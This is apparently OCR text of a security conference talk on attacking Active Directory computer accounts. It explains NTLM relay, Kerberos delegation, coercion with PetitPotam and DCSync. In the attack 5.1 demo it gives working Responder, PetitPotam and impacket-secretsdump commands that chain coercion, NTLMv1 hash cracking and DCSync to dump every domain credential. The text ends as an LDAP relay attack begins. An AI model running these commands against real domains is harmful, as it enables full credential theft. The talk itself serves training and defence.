RAGE AGAINST THE MACHINE

Fun & profit with AD computer account authentications

David Álvarez Robles
Sergio Corral Cristo

INDEX

01

ABOUT US

DAVID ÁLVAREZ ROBLES

OFFENSIVE SECURITY
TEAM LEAD @ GRUPO CIES

SOME OFFENSIVE
SECURITY CERTS
This is NOT important :)

ACTIVE DIRECTORY FREAK

CATS LOVER

FOOTBALL FAN

PROFESSIONAL
PADDLE LOOSER

SERGIO CORRAL CRISTO

OFFENSIVE SECURITY SPECIALIST @ GRUPO CIES


NOT TOO MANY OFFENSIVE SECURITY CERTS
just one unit (1)

ACTIVE DIRECTORY APPRENTICE

PUPPIES AND KITTENS ENTHUSIAST

BALANCING GEEKNESS AND FITNESS


VOLLEYBALL ENJOYER



02

BASIC CONCEPTS

NTLM AUTHENTICATION FLOW



Important: Password is not necessary to trigger this flow -> Pass-The-Hash (PtH)

NTLM RELAY ATTACK

NTLM VERSIONS


NTLMv1

- First NTLM response (NetNTLM hash) calculation algorithm
- **BROKEN** -> NTLM hashes can be recovered from NetNTLM hashes (response)
- **ALWAYS REVERSABLE EVEN FOR COMPUTER ACCOUNTS**
- Usage of this algorithm MUST be avoided

NTLMv2

- Evolution of the NTLM response calculation algorithm
- Only crackable by dictionary at the moment
- Cracking is not feasible for computer accounts (they have strong passwords that are regularly rotated)

KERBEROS AUTHENTICATION FLOW



KERBEROS PASS-THE-TICKET (PTT) ATTACK

Attacker

DC/KDC

Server

PREVIOUS: the attacker has stolen a valid TGT from a domain-joined machine

1. TGT is sent to request a ST (TGS-REQ)

2. ST is delivered to the attacker (TGS-REP)


3. Attacker connects to the service and presents the ST

4. (OPTIONAL) Mutual authentication

5. (OPTIONAL) PAC Validation

KERBEROS DELEGATION

- **Unconstrained Delegation** (TrustedForDelegation)
  - Impersonate **any** user in **any service** within the domain
- **Constrained Delegation** (TrustedToAuthForDelegation, msDS-AllowedToDelegateTo)
  - Impersonate **any** user in **specific services** within the domain
- **Resource Based Constrained Delegation** (ms-AllowedToActOnBehalfOfOtherIdentity)
  - **Specific users** can impersonate **any user** within the RBCD **configured machine**



AUTHENTICATION COERCERS

- Coercion means forcing a Windows Server to authenticate on an arbitrary machine -> Remember NTLM Relay attack step 1


- Several methods based on vulnerable RPC functions in:
  - MS-DFSNM: MS Distributed File System Namespace Management Protocol
  - **MS-EFSRPC: MS Encrypting File System Remote Protocol**
  - MS-EVEN: MS EventLog Remoting Protocol
  - MS-FSRVP: MS File Server Remote VSS Protocol
  - MS-RPRN: MS Print System Remote Protocol

- Normally triggered via an arbitrary UNC path (\\attacker-ip\foo) call

- **https://github.com/topotam/PetitPotam -> We will be using PetitPotam**
- https://github.com/p0dalirius/Coercer/tree/master -> Checking this is a must!

DCSYNC

- Legitimate mechanism used by the Domain Controllers to pull information (i.e. replicate changes)
- When you promote a server to be Domain Controller, typically DCSync is triggered
- DCSync attack steps:
  - Discovery of the Domain Controllers in the specified domain
  - Request user credentials from the DC using DSRUAPI (MS Directory Replication Services)
  - Finally, user credentials can be used via Pass-The-Hash or alternative techniques



03

COMPUTER VS USER ACCT


MACHINE/COMPUTER ACCOUNTS AND USER ACCOUNTS IN AD

MACHINE/COMPUTER ACCOUNTS

- Unrestricted local access = Machine god
- Automatic password management
- Limited access rights off-machine -> Still have rights!!
- NT AUTHORITY \ (SYSTEM/LOCAL SERVICE/NETWORK SERVICE) = Computer account remotely

USER ACCOUNTS


- Restricted local/remote access (if unprivileged) or unrestricted local/remote access (if privileged, they can elevate)
- Password management must be done manually, or a solution needs to be implemented
- Accounts typically used in AD environments




04

LAB ENVIRONMENT


LAB ENVIRONMENT





05

COMPUTER ACCOUNT ATTACKS



5.1

ATTACK 1. COERCER + NTLMv1 --> HASH CRACKING

Coercer + NTLMv1 --> Easy Cracking

Attacker

DC

1. Use of Coercer against the target

2. Victim authenticates with NetNTLMv1


3. Hash cracking (NetNTLMv1 → NTLM)

4. Request DCSync with PassTheHash

5. Retrieval of every domain credential Pwn3d!

ATTACK 5.1 DEMO

```
root@kali$ responder -I eth0 -v --lm

root@kali$ /opt/PetitPotam/PetitPotam.py  -u asturcon -p 'Testing123.'
           172.31.92.186 DC3.asturcon.tech

root@kali$ impacket-secretsdump ASTURCON/'DC3$'@DC3.asturcon.tech -hashes
           ':0865f56ce5d8bd2f481315e156bb45c5'
```



5.2

ATTACK 2. Coercer + NTLMv1 --> Relay LDAP

Coercer + NetNTLMv1 --> Relay LDAP

Attacker

Victim

DC

1. Use of Coercer against the target

2. Victim authenticates with NetNTLMv1

3. Relay auth to DC LDAP service

